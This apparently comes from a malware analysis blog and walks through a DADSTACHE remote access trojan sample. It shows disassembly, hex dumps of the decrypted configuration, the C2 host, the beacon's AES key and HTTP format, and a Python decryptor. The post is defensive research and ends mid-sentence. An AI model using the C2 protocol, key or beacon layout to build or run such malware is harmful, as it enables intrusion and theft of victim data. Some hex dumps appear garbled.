

# Dad! There's A Rat In Here!

By asuna amawaka

Published: 2020-03-15 · Archived: 2026-04-05 13:17:47 UTC



As promised in my last post, I'll be doing a walkthrough of the DADSTACHE sample fetched by the maldoc (MD5: 571efe3a29ed1f6c1f98576cb57db8a5) found off VirusTotal in late Feb 2020. After completing my analysis, I realized that a thorough "walkthrough" is not necessary as the beaconing code logic is simple enough. I think the toughest part was to make IDA Pro take in the final payload encrypted within the sample so that I can do static analysis. Hence, I decided to dedicate most of this post to my approach to unveiling the final payload ;) The second half would be a documentation of my findings.

DADSTACHE sample analysed:

009a9f7024c4dd5db8e3d793be3e99c0 dbgeng.dll

## Let's Tuck In!

Name	Address	Ordinal
DebugConnectWide	10001270	1
DebugCreate	10001280	2
DllEntryPoint	100025F8	[main entry]

There are 2 exported functions, we can quickly see that DebugCreate is the interesting one, with tell-tale API calls.

```

.text:100012B4      mov     eax, size_245D0_100127B0
.text:100012B9      push   eax                ; size_t
.text:100012BA      mov     [ebp+pdwDataLen], eax
.text:100012BD      call   _malloc
.text:100012C2      push   [ebp+pdwDataLen] ; size_t
.text:100012C5      mov     esi, eax
.text:100012C7      push   offset encrypted_data_100127B4
.text:100012CC      push   esi                ; void *
.text:100012CD      call   _memmove
.text:100012D2      add     esp, 10h
.text:100012D5      lea    eax, [ebp+phProv]
.text:100012D8      push   0F000000h         ; dwFlags
.text:100012DD      push   18h               ; dwProvType
.text:100012DF      push   0                 ; szProvider
.text:100012E1      push   0                 ; szContainer
.text:100012E3      push   eax               ; phProv
.text:100012E4      call   ds:CryptAcquireContextW
.text:100012EA      test   eax, eax
.text:100012EC      jz     loc_100013DA
.text:100012F2      lea    eax, [ebp+phHash]
.text:100012F5      push   eax               ; phHash
.text:100012F6      push   0                 ; dwFlags
.text:100012F8      push   0                 ; hKey
.text:100012FA      push   CALG_SHA1         ; Algid
.text:100012FF      push   [ebp+phProv]     ; hProv
.text:10001302      call   ds:CryptCreateHash
.text:10001308      test   eax, eax
.text:1000130A      jz     loc_100013CF
.text:10001310      push   0                 ; dwFlags
.text:10001312      push   40h              ; dwDataLen
.text:10001314      push   esi               ; pbData
.text:10001315      push   [ebp+phHash]     ; hHash
.text:10001318      call   ds:CryptHashData
.text:1000131E      lea    eax, [ebp+phKey]
.text:10001321      push   eax               ; phKey
.text:10001322      push   0                 ; dwFlags
.text:10001324      push   [ebp+phHash]     ; hBaseData
.text:10001327      lea    ebx, [esi+40h]
.text:1000132A      push   CALG_AES_256     ; Algid
.text:1000132F      push   [ebp+phProv]     ; hProv
.text:10001332      call   ds:CryptDeriveKey
.text:10001338      test   eax, eax
.text:1000133A      jz     loc_100013C6
.text:10001340      sub    [ebp+pdwDataLen], 40h
.text:10001344      lea    eax, [ebp+pdwDataLen]
.text:10001347      push   eax               ; pdwDataLen
.text:10001348      push   ebx               ; pbData
.text:10001349      push   0                 ; dwFlags
.text:1000134B      push   1                 ; Final
.text:1000134D      push   0                 ; hHash
.text:1000134F      push   [ebp+phKey]     ; hKey
.text:10001352      call   ds:CryptDecrypt

```

Looks like an AES encryption, using 0x40 bytes as a “seed” to derive the key. The easiest way to arrive at the decrypted content is to run the sample and read the decrypted content from memory.

The content hardcoded in offset 100127B4 looks like this:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	02	EC	04	0B	B4	07	B6	3F	B9	E5	0C	B9	B9	05	D7	FF	.i...q?A.*%xy
0010h:	EA	43	29	A6	84	CF	F1	31	46	F7	D7	EC	B0	7F	E5	9D	Ac) Y41F...A
0020h:	8C	B3	A1	DB	A4	4E	FE	31	63	B4	83	2A	9D	EB	33	F0	E';0#Np1c'f*.e36
0030h:	27	F6	FC	13	93	0A	32	C0	47	F2	13	C1	DF	8C	98	DB	'80."2AG0.AMz'0
0040h:	44	57	0E	AD	DF	41	43	31	20	D5	1A	CC	6C	3C	8E	79	DW.-aAc1 0.i1<2y
0050h:	78	F5	8C	20	6B	5A	3E	BF	F4	24	17	84	02	F9	EF	38	x8E k2>206...018
0060h:	71	96	07	17	D9	A2	07	73	91	1A	A7	9E	F4	41	D3	59	q-Q.0c.s'.S20A0Y
0070h:	4D	DE	32	83	AC	6F	20	28	85	BB	F9	E7	FB	18	7B	E6	MB2fno (...0q0.(#
0080h:	44	88	1C	58	E0	7B	3E	C1	51	4D	29	55	2C	8C	2D	11	D".X4(>AQM)U,0-
0090h:	60	84	54	B9	BF	E2	76	BC	13	82	50	FF	6C	47	05	D7	'd...'.ikryEY04E
00A0h:	91	64	97	01	1E	91	2E	EE	6B	72	FD	C8	A5	75	BC	C6	8q'3i'.A.0<'0E:
00B0h:	E4	E7	27	33	CC	0B	03	C0	09	DB	8B	92	F0	C6	3A	81	-NF--00=1Tj4*4fP
00C0h:	96	4E	46	AC	AC	A9	DC	3D	6C	54	6A	E1	B2	E2	DD	50	'i.c.J.,U.lW;)d
00D0h:	91	1E	69	63	09	4A	1D	82	DC	0A	6C	57	A1	7D	AC	FA	"g\qIR*VaYg.E''+
00E0h:	94	67	5C	67	CD	52	AA	56	E4	9F	67	19	A3	94	98	87	Ew0..p4-0j000.1j
00F0h:	D0	77	F6	0D	07	70	EA	96	AE	5D	4F	D6	AE	05	69	7C	**e+-2et'P.1hqR.
0100h:	B0	B0	E8	B2	96	8E	E6	86	27	50	19	B6	68	71	52	0E	.....s...0..J-
0110h:	16	05	9D	1C	00	1F	9A	06	84	B3	8F	DB	0F	1A	4A	97	St.<R06WAA-).4
0120h:	53	A3	1F	8B	72	D3	26	57	E3	C0	E6	AD	11	7D	8F	26	l).EQDAP."-0cY)
0130h:	EF	29	1D	C9	51	44	C1	50	06	B0	85	AD	F0	BB	59	29	Ç.Y.0g2-7.h)âH.0
0140h:	C7	0B	9F	90	D3	67	32	96	37	8F	89	29	E2	48	1D	30	{%..".00y.0%.)
0150h:	A6	BE	05	1B	A8	D7	02	17	DC	F1	79	1C	F6	BD	07	7D	.-En.06z0-EU.0h^
0160h:	13	7E	80	6E	1F	9C	A7	7A	30	97	45	DA	1D	F2	89	5E	@#P+!#âqç.Ã".A.
0170h:	A9	BD	3D	50	F7	21	23	C5	E6	E7	8F	C3	93	1C	41	1B	!m.OL4EM[â0.*a.
0180h:	98	A6	6D	7F	4F	4C	26	45	BE	5B	E5	40	01	AA	61	1B	xââ.70.0.AU.lEa
0190h:	78	9E	E5	FC	1A	37	D4	1B	F2	10	C0	55	07	CF	C6	61	l. lDaAL->#uLP
01A0h:	EC	0B	60	CD	44	61	C2	4C	BE	97	3E	60	A4	FC	4C	70	h=-."âu."/1-E*#
01B0h:	68	7E	3D	7F	98	C3	B5	2E	AF	1C	2F	CF	AD	EC	45	B0	>..p.CA(è 0''0"â
01C0h:	9B	AD	09	FE	15	4F	C1	7B	9E	20	F6	91	B3	F2	AF	23	q0."ç01DA.w"â09
01D0h:	E7	4F	82	A8	1A	C7	6F	EF	44	41	1B	77	99	E5	A9	39	+.B#u"jd.r0I lE
01E0h:	87	16	1C	0D	BC	A4	84	5D	64	0B	66	DB	49	20	49	8C	-9#K20*..\.Ev.
01F0h:	B7	97	39	EB	48	32	40	95	7F	0B	5C	08	0D	CA	76	16	lpx470-).â-G1#.A
0200h:	49	70	78	E1	37	D3	97	7D	06	FA	2D	47	EF	A4	06	C1	r..")âc.0E.)âdE.
0210h:	72	13	1D	AF	7D	E0	3C	0F	9C	CB	0C	29	E4	64	CA	84	âI>.z)2*x..4ng.*
0220h:	F1	49	3E	06	7A	29	8E	D7	FD	04	0B	34	6E	67	7F	AA	

derive key from these 0x40 bytes

encrypted content

After decryption, the following content is seen:

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	77	69	71	37	31	40	6D	6E	55	53	56	73	51	5A	7A	4C	wiq7lmmnUSVqzZL
0010h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0020h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0030h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0040h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0050h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0060h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0070h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0080h:	73	00	75	00	73	00	68	00	69	00	73	00	74	00	79	00	s.u.s.h.i.s.t.y.
0090h:	6C	00	65	00	2E	00	73	00	79	00	74	00	65	00	73	00	l.e.e.s.y.t.e.s.
00A0h:	2E	00	6E	00	65	00	74	00	00	00	00	00	00	00	00	00	n.e.t.....
00B0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00C0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00D0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00E0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00F0h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0100h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0110h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0120h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0130h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0140h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0150h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0160h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0170h:	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0180h:	01	00	00	00	BB	01	00	00	01	00	00	0A	55	0C	73	F9	.....U.S0
0190h:	45	4C	AB	31	D1	B8	11	9D	A9	73	26	30	7E	51	23	32	ELwiN...0010-Q#2
01A0h:	67	ED	CC	BA	BB	38	0C	08	B0	0C	CE	82	04	A9	F9	CF	qii"=8...f.,00f
01B0h:	19	9B	37	DF	EA	5D	6C	50	DB	51	92	6C	2B	B1	4F	7Bâj0iP0q'1±0	
01C0h:	EB	E7	3F	8E	CA	0D	AB	70	18	01	00	00	13	B6	51	98	çyEâ...p...10
01D0h:	3C	7A	21	09	80	A5	55	50	B8	3C	D0	F5	0E	2C	6C	99	<z!.çYUP,<00.,1"
01E0h:	A7	F8	DD	5D	F1	25	E9	55	4A	77	B4	CF	EF	4F	CC	31	S0fjA4U0jw'1x01k
01F0h:	79	ED	F8	DA	35	66	6E	AA	44	FC	D3	4C	3C	06	FA	6B	y10U5fn'Du0Lc.ùk
0200h:	F4	31	35	45	32	6B	69	19	C8	34	CE	53	4F	0D	F5	53	015E2ki.è4ISO.âS

KEY

C2

Config Data (size: 0x18C)

encryption\_flag != 0 ? use SSL : don't use SSL

Port

persistence\_flag != 0 ? set runkey : don't set runkey

Actual DADSTACHE Payload

Continuing dynamic analysis showed that the decrypted payload is mapped into memory and then its OEP is called.

Now, I would like to analyze the actual payload with IDA Pro, but the content dumped from memory doesn't look like a proper PE file and hence the IAT can't be recognized (though I can actually see the import table in there).

**Dump & Fix**

Dump the decrypted file after it has been mapped to memory in sub\_10001920. A good place to do this would be after this function ends.

```

0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: 55 0C 73 F9 45 4C AB 31 D1 B8 11 9D A9 73 26 30 U..eLE1n...e40
0010h: 7E 51 23 32 67 ED CC BA BB 38 0C 08 B0 0C CE 82 -Q?2qiI?e..*.i.
0020h: 04 A9 F9 CF 19 9B 37 DF EA 5D D5 6C 50 DB 51 92 .e0i1.>78e}01P0Q'
0030h: 6C 2B B1 4F EB E7 3F 8E CA 0D AB 70 18 01 00 00 1+!0eç?2E.<ep...
0040h: 13 B6 51 98 3C 7A 21 09 80 A5 55 50 B8 3C D0 F5 .TQ"<z!.eWUF,<D8
0050h: 0E 2C 6C 99 A7 F8 DD 5D F1 25 E9 55 4A 77 B4 CF .,1*5eY]54eUJw~I
0060h: EF 4F CC 31 79 ED F8 DA 35 66 6E AA 44 FC D3 4C 1011yie05fn*Da0L
0070h: 3C 06 FA 6B F4 31 35 45 32 6B 69 19 C8 34 CE 53 <.ùk015E2ki.E4IS
0080h: 4F 0D F5 53 C2 C9 2D CD 98 20 F1 E7 73 D1 97 D7 0.òSÀF-I" AçqÑ->
0090h: 28 E6 D7 5A 54 2A 09 F6 EE 8D AB 36 90 E9 7B 22 (e=2T".8i.=6.éI"
00A0h: D9 56 08 B0 FF 03 56 03 C4 7D 7E 25 96 E5 64 75 ÜV.'y.V.A.)-âdu
00B0h: DF D7 22 63 C7 B7 CE 27 05 C1 1C FB A2 5D DC 34 A*"cç-I'.A.0e)04
00C0h: E5 05 A1 0C E5 DD 57 69 7F F8 85 A8 B8 0E 59 0D .â;.âYwi.a." .Y.
00D0h: 0D 7D 1C 35 D2 0D B1 50 A0 74 EF 85 69 E8 B9 D2 .).50.±P ti.ié!0
00E0h: 25 25 DE BA 12 C6 8E 04 29 65 8F 03 E2 59 98 1E 54b*.E2!)e.âY".
00F0h: 82 B0 EE 55 6E 5A 7F 07 3B A7 A5 FB 45 32 D4 52 ,*10nZ.;gV0E20R
0100h: AF 99 30 C4 37 95 3B 7F BE 0C 05 13 25 AA B7 8C .0007..eL..L..
0110h: 00 CF E6 73 87 B8 35 18 17 EE 00 00 4C 01 05 00 .Ies-.S..i.L...
0120h: 84 3C 01 5E 00 00 00 00 00 00 00 00 00 00 00 00 .....S...A.....
0130h: 0B 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....S...A.....
0140h: E4 57 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....S...A.....
0150h: 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 .....e.....
0160h: 06 00 00 00 00 00 00 00 00 00 02 00 00 04 00 00 .....e.....
0170h: 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 .....e.....
0180h: 00 00 10 00 00 10 00 00 00 00 00 10 00 00 00 00 .....e.....
0190h: 10 23 02 06 16 00 00 00 38 23 02 00 0C 08 08 08 .F.F.F.F.F.F.F.F.
01A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....X.....
01B0h: 00 00 00 00 00 00 00 00 00 00 60 02 00 58 15 00 00 .....8.....
01C0h: 00 13 02 00 38 00 00 00 00 00 00 00 00 00 00 00 .....8.....
01D0h: 00 00 00 00 00 00 00 00 94 13 02 00 18 00 00 00 .....8.....
01E0h: 38 13 02 00 40 00 00 00 00 00 00 00 00 00 00 00 .....8.....
01F0h: 00 A0 01 00 E4 01 00 00 00 00 00 00 00 00 00 00 .....8.....
0200h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....8.....
0210h: 2E 74 65 78 74 00 00 00 00 10 00 10 00 10 00 00 .text.....
0220h: 00 8A 01 00 00 04 00 00 00 00 00 00 00 00 00 00 .S.....
0230h: 00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00 00 .....rdata...
0240h: 00 A0 01 10 00 A0 01 00 00 90 00 00 00 8E 01 00 .....Z.....
0250h: 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 .....8..8
0260h: 2E 64 61 74 61 00 00 00 00 30 02 10 00 30 02 00 .data...0...0...
0270h: 00 0E 00 00 00 1E 02 00 00 00 00 00 00 00 00 00 .....8..A.tle...
0280h: 00 00 00 00 40 00 00 C0 2E 74 6C 73 00 00 00 00
    
```

Machine  
 NumberOfSections  
 TimeDateStamp  
 Magic  
 AddressOfEntryPoint

Repairing the decrypted file's PE header

The first 0x11C bytes of this extracted memory looked “wrong” — I would expect it to be following the structure of a PE header, but the “DOS Header” and part of the “NT Header” are missing. I can kind of recognize some of the fields in the “NT Header” from this chunk, which means that the content before these fields are intentionally “corrupted”.

I confirmed that these 0x11C bytes are not some kind of meaningful shell code:

```

55          push   ebp
0C 73      or     al, 73h
F9          stc
45          inc   ebp
4C          dec   esp
AB          stosd
31 D1      xor    ecx, edx
88 11 9D A9 73 mov    eax, 73A99D11h
26 30 7E 51  xor    es:[esi+51h], bh
23 32      and    esi, [edx]
67 ED      db    67h
CC          in    eax, dx
8A 05 38 0C 08 int    3 ; Trap to Debugger
80 0C      mov    edx, 0C3808h
CE          mov    al, 0Ch
82 04 A9 F9 into  ptr-[ecx+ebp*4], 0Fh
CF          lret

-----
19          db    19h
98          db    98h
37 DF      dw    0DF37h
EA 5D 05 0C 98 08 51 92 4C 2B 01 4F+
EB E7 3F BE CA 0D 70 18 01 00 00+
13 B6 51 98 3C 7A 21 09 80 A5 55 50+
88 3C D0 F5 0E 2C 6C 99 A7 F8 0D 5D+
F1 25 E9 55 4A 77 04 CF EF 4F CC 31+
79 ED F8 DA 35 66 6E AA 44 FC D3 4C+
3C 06 FA 6B F4 31 35 45 32 6B 69 19+
C8 34 CE 53 4F 00 F5 53 C2 C9 20 CD+
98 20 F1 E7 73 D1 97 07 28 E6 D7 5A+
54 2A 09 F6 EE 8D AB 36 90 E9 7B 22+
D9 56 08 FF 03 56 03 C4 7D 7E 25+
96 E5 64 75 DF 07 22 63 C7 87 CE 27+
05 C1 1C FB A2 5D 34 E5 05 A1 0C+seg000
E5 D0 57 69 7F F8 85 A8 88 0E 59 00+
    
```

From the dynamic analysis done up to this point, the OEP of the decrypted file in binary is 0x57E4 (called from the function sub\_10001FF0). This helps to confirm that the PE header is only corrupted up till the “Machine” field in the “NT Header”.

```
10001FF0
10001FF0
10001FF0
10001FF0      call OEP_10001FF0 proc near
10001FF0      push  esi
10001FF1 85 C9      test  ecx, ecx
10001FF3 74 1C      jz    short loc_10002011


10001FF5 8B 31      mov   esi, [ecx]
10001FF7 85 F6      test  esi, esi
10001FF9 74 16      jz    short loc_10002011

10001FFB 8B 46 3C   mov   eax, [esi+3Ch]
10001FFE 8B 44 30 2B mov   eax, [eax+esi+2Bh]
10002002 85 C0      test  eax, eax
10002004 74 00      jz    short loc_10002011

10002006 03 C6     add   eax, esi
10002008 75 00     jnz   short loc_10002015

10002015
10002015      loc_10002015:
10002015      push  0
10002017 52      push  edx
10002018 56      push  esi
10002019 FF D0   call  eax ; OEP = 57E4
1000201B 5E      pop   esi
1000201C C3      retn
1000201C      call OEP_10001FF0 endp
1000201C
```

So, let's fix it! I'm going to copy the PE header of the parent binary, which is only 0x10C in size before the “Machine” field, to overwrite the corrupted 0x11C of header. Since we don't care about what is actually in this header, other than the offset e\_lfanew that needs to be corrected, I'm just going to pad 0x10 worth of values so as not to mess up all the other offsets (like the import table address) in the file. Of course, you may also wish to just fill up 0x11C bytes of your choice, just need to be sure the “MZ” “PE” and e\_lfanew are correct.



Now, using a tool like CFF Explorer would help to confirm if the edits have been successful. The last step is to fix the section raw addresses so that IDA Pro will be able to do its magic for us. A trick that I usually apply to binaries that I dumped from memory, is to copy the values from the “Virtual Address” column to the “Raw Address” column.

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	10001000	00001000	00018A00	00001000	00000000	00000000	0000	0000	60000020
.rdata	1001A000	0001A000	00009000	0001A000	00000000	00000000	0000	0000	40000040
.data	10023000	00023000	0000E000	00023000	00000000	00000000	0000	0000	C0000040
.tls	10025000	00025000	00002000	00025000	00000000	00000000	0000	0000	C0000040
.reloc	10026000	00026000	00001600	00026000	00000000	00000000	0000	0000	42000040

With this, the import/export table would be nicely pointed to.

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (GAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	90	0002240C	00000000	00000000	00022790	0001A028
USER32.dll	2	00022584	00000000	00000000	000227BA	0001A1A0
ADVAPI32.dll	7	000223E4	00000000	00000000	0002282A	0001A000
IPHLPAPI.dll	1	00022404	00000000	00000000	0002284A	0001A020
WINHTTP.dll	13	00022590	00000000	00000000	0002296C	0001A1AC
SHLWAPI.dll	2	00022578	00000000	00000000	000229A4	0001A194

Since the RICH header portion of the PE header is lost, we are not able to perform analysis on that. Fortunately, there’s still one value that is intact, and that is the compilation date: 23 Dec 2019 17:15:32. This file is compiled about 1 hour before its parent file (which has compilation timestamp 23 Dec 2019 18:17:44). This might suggest that the file is manually compiled into the parent file, and not through a generator.

## Get asuna amawaka's stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

### Finally, DADSTACHE

The first thing that the malware does is to update its configuration placeholder with the actual configuration (decrypted above).

```

10002AE0      public GDB_Init
10002AE0      GDB_Init proc near
10002AE0
10002AE0
10002AE0      new_config= dword ptr 8
10002AE0
10002AE0      push     ebp
10002AE1 8B EC      mov      ebp, esp
10002AE3 53        push    ebx
10002AE4 56        push    esi
10002AE5 8B 75 08   mov     esi, [ebp+new_config]
10002AE8 89 63 00 00 mov    ecx, 63h
10002AED 57        push    edi
10002AEE BF 60 3B 02 10 mov    edi, offset placeholder_config ; "Aczxcas321rqwrcs"
10002AF3 F3 A5     rep movsd ; copy size 63h*4=18Ch of config
    
```

Then it proceeds to do the beaconing, which comprises of AES-encrypted contents within HTTP POST requests.

```

00000000 50 4f 53 54 20 2f 70 6f 73 74 6c 6f 67 69 6e 20 POST /po stlogin
00000010 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 HTTP/1.1 ..Connec
00000020 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 tion: Ke ep-Alive
00000030 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f ..User-A gent: Mo
00000040 7a 69 6c 6c 61 2f 35 2e 30 20 28 57 69 6e 64 6f zilla/5. 0 (Windo
00000050 77 73 20 4e 54 20 36 2e 33 3b 20 57 69 6e 36 34 ws NT 6. 3; Win64
00000060 3b 20 78 36 34 29 20 41 70 70 6c 65 57 65 62 4b ; x64) A ppleWebK
00000070 69 74 2f 35 33 37 2e 33 36 20 28 4b 48 54 4d 4c it/537.3 6 (KHTML
00000080 2c 20 6c 69 6b 65 20 47 65 63 6b 6f 29 20 43 68 , like G ecko) Ch
00000090 72 6f 6d 65 2f 37 34 2e 30 2e 33 37 32 39 2e 31 rome/74. 0.3729.1
000000A0 33 31 20 53 61 66 61 72 69 2f 35 33 37 2e 33 36 31 Safari i/537.36
000000B0 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 ..Conten t-Length
000000C0 3a 20 31 31 32 0d 0a 48 6f 73 74 3a 20 73 75 73 : 112..H ost: sus
000000D0 68 69 73 74 79 6c 65 2e 73 79 74 65 73 2e 6e 65 histyle. sytes.ne
000000E0 74 0d 0a 0d 0a t....
000000E5 5f da ac 9a 8a c6 cd 77 93 39 21 c5 37 ae b7 31 _.....w .9!.7..1
000000F5 54 e4 2f 2f 34 39 12 51 66 d0 5c 91 e0 ca 00 7c T.//49.Q f.\....|
00000105 65 07 8c 8a bd 20 de 16 ae 80 10 56 ac 0b 4d b8 e.... .. ..V..M.
00000115 3e 81 5d 67 ec fb cf 40 15 26 71 dd 67 d2 fe b5 >.]g...@ .&q.g...
00000125 65 07 8c 8a bd 20 de 16 ae 80 10 56 ac 0b 4d b8 e.... .. ..V..M.
00000135 4c 88 0d d5 25 d9 45 52 ab f4 16 0d 0d b9 38 14 L...%.ER .....8.
00000145 ba 51 fe bf b6 e3 2e c9 6a b5 7b e1 22 4d 65 e1 .Q..... j.{."Me.
    
```

### AES Encrypted Network Communication

One point to note is that the configuration within the malware decides whether the HTTP requests will be wrapped with SSL or not. It is an additional layer of “security” for the C2 communications. Regardless, we’ll look at what is sent to and expected from the C2.

The following structure is AES-encrypted then sent to the C2. The AES key is found within the configuration data.

```
00000000 encrypted_first_beacon struc ; (sizeof=0x70, mappedto_95)
00000000 Victim_Info_MAC_addr db 20 dup(?)
00000014 Victim_Info_Computer_Name db 32 dup(?)
00000034 Victim_Info_Username db 32 dup(?)
00000054 Victim_Info_IP_addr db 20 dup(?)
00000068 Total_Size_Victim_Info db 8 dup(?)
00000070 encrypted_first_beacon ends
```

A quick python script can help with confirming that the content sent to the C2 is indeed AES-encrypted with the key from the configuration data.

```
def decrypt_network(key, ciphertext):
    cipher = AES.new(key, AES.MODE_ECB)
    return binascii.hexlify(cipher.decrypt(ciphertext))

'''encrypted
5F DA AC 9A 8A C6 CD 77 93 39 21 C5 37 AE B7 31 54 E4 2F 2F 34 39 12 51 66 D0 5C 91 E0 CA 00 7C 65 07
8C 8A BD 20 DE 16 AE 80 10 56 AC 0B 4D B8 3E 81 5D 67 EC FB CF 40 15 26 71 DD 67 D2 FE B5 65 07 8C 8A
BD 20 DE 16 AE 80 10 56 AC 0B 4D B8 4C 88 0D D5 25 D9 45 52 AB F4 16 0D 0D B9 38 14 BA 51 FE BF B6 E3
2E C9 6A B5 7B E1 22 4D 65 E1 A2 CF 2C 77
'''
'''decrypted
00000000 30 30 2d 30 43 2d 32 39 2d 34 43 2d 30 30 2d 43 |00-0C-29-4C-00-C|
00000010 31 00 00 00 46 4c 41 52 45 56 4d 00 00 00 00 00 |1...FLAREVM....|
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000030 00 00 00 00 75 73 65 72 00 00 00 00 00 00 00 00 |....user.....|
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000050 00 00 00 00 31 30 2e 31 36 38 2e 32 2e 31 32 38 |....10.168.2.128|
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 68 |.....h|
'''

key = "wiq71mnnUSVsQZzL"
ciphertext = binascii.unhexlify(
    "5fdaac9a8ac6cd77933921c537aeb73154e42f2f3439125166d05c91e0ca007c65078c8abd20de16ae801056ac0b4db83e815d67
    ecfbcf40152671dd67d2feb565078c8abd20de16ae801056ac0b4db84c880dd525d94552abf4160d0db93814ba51febf6e32ec96
    ab57be1224d65e1")
parse_victim_info(decrypt_network(key, ciphertext))
```

Once there is a status 200 response from the C2 server for the above beacon, the malware will then proceed to do further information collection, and await commands from the C2.

The following information are being collected from the victim's machine and then written into %temp%\~\liscen3.tmp:

